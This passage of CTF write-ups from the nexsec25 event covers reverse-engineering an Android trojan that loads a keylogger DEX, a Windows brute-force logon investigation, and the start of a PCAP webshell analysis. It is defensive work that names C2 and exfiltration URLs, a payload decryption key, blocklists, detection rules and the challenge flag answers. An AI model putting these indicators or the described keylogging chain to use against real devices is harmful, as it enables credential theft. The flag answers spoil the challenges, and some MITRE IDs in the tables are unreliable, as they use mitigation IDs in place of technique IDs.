
- Look like it is a base64 encrypted data lets try throw it to cyberchef again
- We success to decrypt it using the same decyption method and get a dex file

- Now lets us go through the dex file and find what is malicious is this file
- We can see that the file contains names of the malicious classes we suspected earlier, such as InstallSplashScreen, KeyLogger, and DownloadSplashScreen.
- It also contains the attacker’s server URL: http://dk1l2jd90as.capturextheflag.io:8080/keylog/save.
- And also some special data that look like base64 where we found at here

bBJNkA2kvfETMiuzUh3PYUQMstHcXPdMZNj2c20oiZwFAWuoq7ll2umX8eNUqhFj
- We decode it using the same decryption method and we get the flag.

FLAG: nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d!}
SUCCESS! Flag successfully recovered through static analysis.
4. Conclusion
Through systematic static analysis of the trojanized Android application, we successfully identified and decoded a multi-stage malware delivery system without executing any malicious code. The investigation revealed:
- Multi-layer encryption protecting C2 infrastructure and payloads
- Dynamic code loading to evade static analysis and AV detection
- Accessibility service abuse for system-wide keystroke logging
- Real-time exfiltration to attacker-controlled servers
- Advanced obfuscation using legitimate app functionality as cover
The flag nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d!} was successfully recovered from the decrypted DEX payload, confirming our analysis. The flag text “dynamic dex knowledge gained” directly references the primary evasion technique employed by this malware.
Full Attack Chain Diagram

6. Attack Chain Reconstruction
Phase 1: Initial Access
Timeframe: T+0 minutes
- User browses third-party Android app store
- Downloads PhotoViewer.apk believing it’s a legitimate gallery app
- App presents professional UI with genuine photo viewing capabilities
- User installs and grants standard permissions (STORAGE, MEDIA)
Phase 2: Execution & C2 Connection
Timeframe: T+1 minute (first app launch)
- GalleryApp.onCreate() method executed
- Background coroutine launched (bypasses UI thread monitoring)
- Reads media_unlock key from resources: 5up453cu24k3yYo_ju57f021h4ck2024
- Decrypts splashscreen resource to obtain GitHub URL
- Establishes HTTPS connection to github.com (appears legitimate)
- Downloads encrypted payload KamGobing (15.4KB base64)
Phase 3: Payload Decryption & Dynamic Loading
Timeframe: T+2 minutes
- Payload decrypted using AES-256-ECB
- Validates DEX magic header: dex\n037\x00
- Creates InMemoryDexClassLoader instance (memory-only, no disk traces)
- Loads class: androidx.core.splashscreen.splashscreen.Companion.InstallSplashScreen
- Uses reflection to invoke install() method
- Malware components now active in memory
Phase 4: Privilege Escalation
Timeframe: T+5 minutes
- App displays fake permission dialog:
- “Enable Enhanced Gallery Features”
- “Tap ‘Enable’ to improve photo organization”
- Dialog redirects to Android Accessibility Settings
- User enables accessibility service (believes it’s for gallery features)
- KeyLogger service receives onServiceConnected() callback
- System-wide event monitoring begins
Phase 5: Data Exfiltration (Continuous)
Timeframe: T+10 minutes onwards
- KeyLogger captures events from ALL applications:
- Banking apps → credentials, account numbers, PINs
- Messaging apps → private conversations, contacts
- Email apps → login credentials, message content
- Browsers → URLs, form data, passwords
- Data batched and sent to C2 every 30 seconds via HTTP POST
- Device UUID tracked for victim identification
- Exfiltration continues 24/7 until service disabled
7. Security Vulnerabilities Identified
Critical Issues
1. Mobile Endpoint Protection Failure (CRITICAL)
- Issue: Google Play Protect or third-party AV failed to detect malware
- Impact: Malware installed and executed without detection
- Evidence:
- No warnings during installation
- Dynamic code loading not flagged
- Network connections to GitHub not blocked
- Accessibility service abuse not detected
2. Third-Party App Store Risk (CRITICAL)
- Issue: User installed app from unverified source
- Impact: Bypassed Google Play Store security vetting
- Evidence:
- App not available on official Google Play Store
- No developer verification
- No security scanning prior to installation
3. Accessibility Service Abuse (CRITICAL)
- Issue: Android OS allows apps to request broad accessibility permissions
- Impact: App gained system-wide input monitoring capabilities
- Evidence:
- KeyLogger service extends AccessibilityService
- Captures events from all apps: TYPE_VIEW_TEXT_CHANGED, TYPE_VIEW_CLICKED
- No user warning about scope of permissions granted
4. Network Security Gaps (HIGH)
- Issue: Outbound HTTPS to untrusted domains allowed
- Impact: Malware downloaded payload and exfiltrated data freely
- Evidence:
- Connection to github.com (GitHub abuse)
- Connection to dk1l2jd90as.capturextheflag.io (C2 server)
- No DNS filtering or SSL inspection
5. Encryption Key Storage (HIGH)
- Issue: AES key hardcoded in plaintext within APK resources
- Impact: Weak OPSEC by attacker, but still effective against average users
- Evidence:
- res/values/strings.xml contains base64-encoded key
- No key obfuscation or runtime generation
- Static analysis easily recovered key
6. Dynamic Code Loading Detection (HIGH)
- Issue: Android allows InMemoryDexClassLoader without warnings
- Impact: Malware loaded second-stage payload invisibly
- Evidence:
- No system alert when DEX loaded in memory
- No requirement to write to disk (anti-forensics)
- Reflection-based invocation bypassed static analysis
8. Recommended Remediation Steps
Immediate Actions (Within 24 Hours)
Containment:
- Isolate infected devices:
- Disconnect from Wi-Fi and disable mobile data
- Enable airplane mode immediately
- Prevent further data exfiltration
- Block malicious infrastructure:
- Add to organizational firewall/proxy blocklists:
- github.com/TomatoTerbang/
- dk1l2jd90as.capturextheflag.io
- .capturextheflag.io
- DNS sinkhole C2 domains
- Add to organizational firewall/proxy blocklists:
- Identify victim population:
- Query MDM for devices with com.dot.gallery.debug package
- Check network logs for connections to GitHub/C2
- Review app installation logs from third-party stores
Eradication:
- Remove malware:
adb uninstall com.dot.gallery.debug
- Verify complete removal via pm list packages | grep gallery
- Disable accessibility service first if still active
- Purge artifacts:
- Clear app data and cache directories
- Remove /data/data/com.dot.gallery.debug/
- Check for persistence mechanisms (scheduled tasks, receivers)
Recovery:
- Reset credentials:
- Force password reset for all affected users
- Enable 2FA/MFA on all critical accounts
- Monitor for unauthorized access attempts
- Factory reset devices:
- Perform full wipe and restore from pre-infection backup
- Re-provision via MDM with hardened configuration
- Re-install apps only from Google Play Store
Long-Term Actions (1-3 Months)
Hardening:
- Restrict app installations:
- Policy: Block third-party app stores via MDM
- Implementation:
- Tools: Google Workspace, Microsoft Intune, VMware Workspace ONE
- Deploy Mobile Threat Defense (MTD):
- Solutions: Lookout, Zimperium, Check Point Harmony Mobile
- Capabilities:
- Real-time malware scanning
- Network traffic analysis
- Dynamic code loading detection
- Accessibility service abuse detection
- Network security controls:
- SSL/TLS Inspection: Intercept and inspect encrypted traffic
- DNS Filtering: Block malicious/uncategorized domains
- Proxy enforcement: Route all mobile traffic through corporate proxy
- App vetting process:
- Requirement: All apps must be approved before installation
- Process:
- Static analysis (MobSF, APKiD, JADX)
- Dynamic analysis (sandbox execution)
- Behavioral analysis (network, file, permission monitoring)
- Tools: NowSecure, Appknox, Palo Alto Networks WildFire
Monitoring:
- Deploy EDR for Mobile:
- Solutions: CrowdStrike Falcon Mobile, Microsoft Defender for Endpoint
- Alerts:
- Accessibility service activation
- InMemoryDexClassLoader usage
- Reflection API abuse
- Outbound connections to GitHub
- Base64 decode/decrypt operations
- SIEM integration:
- Log sources:
- MDM enrollment/compliance events
- Network proxy logs (HTTPS connections)
- DNS query logs (C2 domain lookups)
- MTD alerts (malware detections)
- Correlation rules:
- Log sources:
IF (app_installed FROM third_party_source)
AND (accessibility_service_enabled)
AND (outbound_connection TO github.com)
THEN ALERT “Potential mobile malware detected”
- Behavioral analytics:
- Monitor for unusual patterns:
- Sudden increase in network traffic from device
- Multiple failed authentication attempts (stolen credentials)
- Accessibility service enablement outside business hours
- Monitor for unusual patterns:
User Awareness:
- Security training:
- Topic: Mobile security best practices
- Content:
- Only install apps from Google Play Store
- Review app permissions before granting
- Be suspicious of accessibility permission requests
- Report suspicious behavior immediately
- Frequency: Quarterly, with annual certification
- Phishing simulations:
- Scenario: Fake app store links in SMS/email
- Goal: Train users to recognize social engineering
- Metrics: Track click-through rate, reporting rate
9. MITRE ATT&CK for Mobile (ICS)
| Tactic | Technique | ID | Evidence |
|---|---|---|---|
| Initial Access | Deliver Malicious App via Other Means | M1001 | APK downloaded from third-party app store |
| Execution | User Execution | M1004 | User installed and launched malicious APK |
| Persistence | Modify System Partition | M1010 | Accessibility service survives app closure/reboot |
| Privilege Escalation | Abuse Accessibility Service | M1018 | KeyLogger service gains system-wide input monitoring |
| Defense Evasion | Masquerading | M1031 | Malware disguised as legitimate photo gallery app |
| Defense Evasion | Obfuscated Files or Information | M1027 | Multi-layer AES-256 encryption of C2 URL and payload |
| Defense Evasion | Virtualization/Sandbox Evasion | M1035 | Dynamic DEX loading via InMemoryDexClassLoader (memory-only, no disk) |
| Credential Access | Input Capture: Keylogging | M1056 | Accessibility service captures TYPE_VIEW_TEXT_CHANGED events |
| Collection | Automated Collection | M1074 | Continuous monitoring of user input across all applications |
| Command and Control | Application Layer Protocol | M1071 | HTTP POST to C2 server (dk1l2jd90as.capturextheflag.io:8080) |
| Command and Control | Web Service: GitHub | M1102 | GitHub repository used to host encrypted payload (TomatoTerbang/redesigned-robot) |
| Exfiltration | Exfiltration Over C2 Channel | M1041 | Stolen data sent via JSON over HTTP POST to /keylog/save endpoint |
10. Indicators of Compromise (IOCs)
File Hashes
MD5: 93E488623512360C8DEE7A6684C9EF4A
SHA1: D2D998821A53C7EBE677130D5A675C840B929A83
SHA256: 18B8A7C6A89ABC667A393B5616283C6220F9BDF784F64B7A95EB5DF785081626
malicious.dex:
SHA256: CFC8444EBB67626079AC8C6965326E860C2E6B25363440DB155BCDD8C75F1A0D
Network Indicators
C2 Domains:
- dk1l2jd90as.capturextheflag.io
- TomatoTerbang.github.io
- github.com/TomatoTerbang/redesigned-robot
C2 URLs:
- http://dk1l2jd90as.capturextheflag.io:8080/keylog/save (HTTP POST)
- https://github.com/TomatoTerbang/redesigned-robot/raw/refs/heads/main/KamGobing (HTTPS GET)
Application Indicators
Package Name: com.dot.gallery.debug
Version: 2.1.2-21204-nomaps_debug
Application Name: Gallery
Main Activity: com.dot.gallery.feature_node.presentation.main.MainActivity
Application Class: com.dot.gallery.GalleryApp
Malicious Class (loaded dynamically):
- androidx.core.splashscreen.splashscreen.Companion.InstallSplashScreen
- androidx.core.splashscreen.splashscreen.Companion.KeyLogger
String Artifacts
Encryption Key: 5up453cu24k3yYo_ju57f021h4ck2024
Resource Names: media_unlock, splashscreen
Device Fingerprint Format: UUID (random)
11. Technical Indicators Summary
Static Analysis Signatures
- InMemoryDexClassLoader usage in smali code
- AES encryption with hardcoded key in strings.xml
- GitHub URL patterns in resources
- Accessibility service declaration in manifest
- Excessive permissions (INTERNET on gallery app)
Behavioral Indicators
- Outbound HTTPS to GitHub on first launch
- HTTP POST to unknown domain every 30 seconds
- Accessibility service activation request shortly after installation
- No legitimate gallery functionality dependency on network access
Key Takeaways:
- Mobile malware is evolving: This sample demonstrates nation-state level sophistication
- Multi-layer encryption is common: Expect 2-3 decryption stages in modern malware
- Dynamic code loading is standard: Static APK analysis often insufficient
- Accessibility services are abused: Most powerful Android permission for attackers
- GitHub is weaponized: Free, trusted, encrypted - perfect C2 infrastructure
13. References
Tools Used:
- apktool v2.9.3 - APK decompilation
- Python 3 - Analysis scripting
Documentation:
- Android Manifest reference: https://developer.android.com/guide/topics/manifest/manifest-intro
- DEX file format: https://source.android.com/docs/core/runtime/dex-format
- Accessibility Service API: https://developer.android.com/reference/android/accessibilityservice/AccessibilityService
- MITRE ATT&CK for Mobile: https://attack.mitre.org/matrices/mobile/
Malware Analysis Resources:
- MobSF (Mobile Security Framework)
- JADX (DEX to Java decompiler)
- APKiD (Android app identifier)
Conclusion:
Incident: Android trojan disguised as photo gallery application
Severity: CRITICAL
Flag Recovered: nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d!}
This investigation demonstrated advanced Android malware reverse engineering skills, successfully defeating multi-layer encryption, dynamic code loading, and sophisticated obfuscation techniques. The malware’s use of legitimate Android APIs (Accessibility Service) and trusted infrastructure (GitHub) highlights the evolving threat landscape in mobile security.
Security Incident - Brute Force Attack
Security Incident
Case: Unauthorized System Access - Brute Force Attack
Target: Company Server (DESKTOP-1K9LKBU)
Compromised System: Windows Server
Compromised User: webadmin
Executive Summary
The Company Server (DESKTOP-1K9LKBU) experienced a confirmed system compromise resulting from a sustained brute-force attack against network authentication services. The adversary successfully bypassed authentication mechanisms after thousands of attempts, compromising an administrative account and establishing a foothold for potential lateral movement. The attack leveraged NTLM network authentication, indicating a targeting of SMB or RPC services.
Attack Severity: CRITICAL
Key Findings:
- 7,807 failed authentication attempts recorded before successful breach.
- Attack origin identified as external IP 100.96.0.32.
- Compromised account confirmed as webadmin (Administrative Level).
- Attack vector identified as Network Logon (Type 3) via NTLM v2.
- Evidence of anti-forensics (Event Log clearing) observed prior to the main attack phase.
- Successful breach confirmed at 12:35:23 PM GMT+8 on December 13, 2025.
Security Incident
A critical security alert was triggered on one of the company’s servers. Forensic analysts collected event logs and system artifacts, but the initial reports are incomplete. Examine the provided logs and determine when an unauthorized user successfully gained access to the system and identify the compromised account.
Provide the username, timestamp in GMT+8 and replace spaces with underscores.
FLAG FORMAT: nexsec25{MM/DD/YYYY_HH:MM:SSAM/PM_USERNAME}
Objective: Identify the exact timestamp (in GMT+8) and username of the successful unauthorized access.
Evidence:
Forensic Methodology:
- Log Parsing: We processed the security.evtx file using EvtxECmd to parse the binary data into a readable CSV format for analysis.

- Pattern Recognition: We grouped events by ID and identified a massive spike in Event ID 4625 (Failed Logon), totaling 7,807 events. This indicated an automated brute-force attack was in progress.
- Target Isolation: By filtering these failure events, we determined the primary target was the webadmin account, originating from IP 100.96.0.32.
- Breach Identification: We filtered for Event ID 4624 (Successful Logon) specifically for the webadmin account from the attacker’s IP. We located a successful Type 3 (Network) logon immediately following the stream of 7,774 failures.

- Timestamp Conversion:
- The raw log timestamp was 2025-12-13 04:35:23 UTC.
- Converting to the target timezone (GMT+8): 04:35 + 8 hours = 12:35.
- The final timestamp is December 13, 2025, 12:35:23 PM.
Conclusion: The attacker successfully compromised the webadmin account at 12:35:23 PM.
Flag: nexsec25{12/13/2025_12:35:23PM_webadmin}
Full Attack Chain Diagram

Attack Chain Reconstruction
Phase 1: Anti-Forensics & Reconnaissance
Timeframe: Dec 13, 00:26:03 (GMT+8)
- Log Clearing: The Security Audit Log was cleared by user amin (Event ID 1102) prior to the attack, likely to remove evidence of initial staging.
- Enumeration: The attacker initiated username enumeration, testing accounts like FAKE\user, amin, and beng before identifying webadmin as a valid target.
Phase 2: Targeted Brute Force
Timeframe: Dec 13, 00:39 - 12:35 (GMT+8)
- Automation: The attacker launched a sustained dictionary attack against the webadmin account.
- Volume: Over 7,774 consecutive failed login attempts (Event ID 4625) were recorded from IP 100.96.0.32.
- Rate: The attack proceeded at a rate of approximately 2 attempts per second.
Phase 3: Successful Breach
Timeframe: Dec 13, 12:35:23 (GMT+8)
- Compromise: A successful network logon (Event ID 4624, Type 3) occurred for webadmin.
- Authentication: The password was successfully cracked using NTLM v2 authentication.
Phase 4: Post-Exploitation
Timeframe: Dec 13, 12:35:24 (GMT+8)
- Lateral Movement Prep: An “Explicit Credential Logon” (Event ID 4648) was recorded immediately after the breach, indicating the attacker was leveraging the compromised credentials to authenticate to other services or spawn processes.
Security Vulnerabilities Identified
Critical Issues
- Weak Password Policy (CRITICAL)
- The webadmin account password was successfully cracked after ~7,800 attempts, indicating it failed to meet complexity or length requirements.
- No Account Lockout Policy (CRITICAL)
- The system allowed 7,807 failed authentication attempts without triggering a temporary lockout, enabling unlimited guessing.
- Administrative Account Exposure (HIGH)
- The webadmin account was accessible via network authentication (SMB/RPC) from an external IP address, violating the principle of least privilege.
- Insufficient Logging & Alerting (MEDIUM)
- No real-time alerts were triggered during the 12-hour attack window, delaying response until after the breach occurred.
Recommended Remediation Steps
Immediate Actions (Within 24 Hours)
- Containment:
- Immediately disable the webadmin account.
- Block IP address 100.96.0.32 at the firewall/perimeter.
- Terminate all active sessions associated with the compromised account.
- Recovery:
- Force a password reset for all administrative accounts.
- Isolate the host DESKTOP-1K9LKBU to prevent lateral movement.
Long-Term Actions (1-3 Months)
- Hardening:
- Implement an Account Lockout Policy (e.g., lock after 5 failed attempts for 30 minutes).
- Disable NTLM and transition to Kerberos-only authentication where possible.
- Monitoring:
- Configure SIEM alerts for high-volume failed logons (Event 4625) and Audit Log clearing (Event 1102).
MITRE ATT&CK Table
| Tactic | Technique | ID | Evidence |
|---|---|---|---|
| Initial Access | Valid Accounts | T1078 | Compromised webadmin credentials |
| Credential Access | Brute Force: Password Guessing | T1110.001 | 7,807 failed logon attempts |
| Defense Evasion | Indicator Removal: Clear Logs | T1070.001 | Audit log cleared by user amin |
| Lateral Movement | Remote Services: SMB/Admin Shares | T1021.002 | LogonType 3 network authentication |
| Lateral Movement | Use Alternate Authentication Material | T1550 | Explicit credential usage (Event 4648) |
Conclusion
This investigation confirms a successful brute-force compromise of an administrative account on a critical company server. The attacker leveraged a weak password policy and the absence of account lockout mechanisms to gain unauthorized access via network authentication. The breach timeline has been fully reconstructed, and immediate remediation is required to secure the network infrastructure.
Breadcrumbs - Web Server Compromise
BREADCRUMBS - WEB SERVER COMPROMISE INVESTIGATION
Incident Type: Web Application Compromise & Post-Exploitation Analysis
Target Entity: Ubuntu Web Server (192.168.8.36)
Evidence File: capture.pcap (86.5 kB)
Executive Summary
Analytic Judgment:
A sophisticated web application attack was detected against an Ubuntu 24.04.3 LTS web server hosting a recruitment portal. The adversary successfully exploited a file upload vulnerability in the resume submission functionality to upload a webshell, subsequently establishing persistent reverse shell access to the compromised system. Through comprehensive network traffic analysis of the captured PCAP file, we reconstructed the complete post-exploitation activity chain, revealing multiple privilege escalation attempts, reconnaissance operations, and establishment of a cron-based persistence mechanism. The attacker demonstrated advanced operational security knowledge through systematic enumeration, attempted lateral movement, and establishment of automated re-exploitation capabilities.
Attack Severity: CRITICAL
Key Findings:
- Initial infection vector identified as vulnerable file upload functionality in /var/www/html/submit.php
- Weak file extension validation allowed PHP webshell upload disguised as legitimate document
- Reverse shell connection established from compromised server (192.168.8.36) to attacker C2 (172.16.23.13:4444)
- Attacker operated under www-data user context with limited privileges
- Initial working directory: /var/www/html/uploads (webshell upload location)
- Comprehensive system reconnaissance performed: OS enumeration, network configuration, user accounts, SUID binaries
- Attempted privilege escalation through SUID binary identification
- Failed attempts to access /etc/shadow (password hashes) and /home/sysadmin/ directory
- Persistence mechanism established via malicious crontab entry executing reverse shell every minute
- Multiple reverse shell sessions observed due to persistence mechanism
- Second session demonstrated continued reconnaissance and lateral movement attempts
- Total attack duration: 4,275+ seconds (~71 minutes) of continuous access
- All 8 CTF flags successfully recovered through systematic PCAP analysis
- Attack chain demonstrates intermediate-to-advanced adversary tradecraft
Challenge Description
Scenario:
Following a security alert about suspicious outbound connections from a web server, the security team captured network traffic for forensic analysis. Initial investigation revealed that an attacker had successfully uploaded a webshell through the recruitment portal’s resume submission feature and established a reverse shell connection. The PCAP file contains the complete post-exploitation activity, including all commands executed by the attacker, data exfiltration attempts, and persistence mechanisms.
Objective: Analyze the network traffic to answer 8 critical incident response questions about the attacker’s activities.
Flag Format: nexsec25{…}
Evidence:
- PCAP file: capture.pcap (86.5 kB)
- Compromised server: 192.168.8.36 (Ubuntu 24.04.3 LTS)
- Attacker C2 server: 172.16.23.13
- Attack port: 4444 (TCP)
- Vulnerable application: PHP-based recruitment portal
- Total TCP streams: 50+ connections
- Primary analysis streams: Stream 17 (first reverse shell), Stream 23 (second reverse shell)
Breadcrumbs #6
Objective: Identify the first command executed by the attacker upon gaining access. Evidence:
Forensic Methodology:
- Analyzed the PCAP file using tshark to filter for TCP traffic on port 4444.
tshark -r capture.pcap -q -z conv,tcp
Analysis Output:
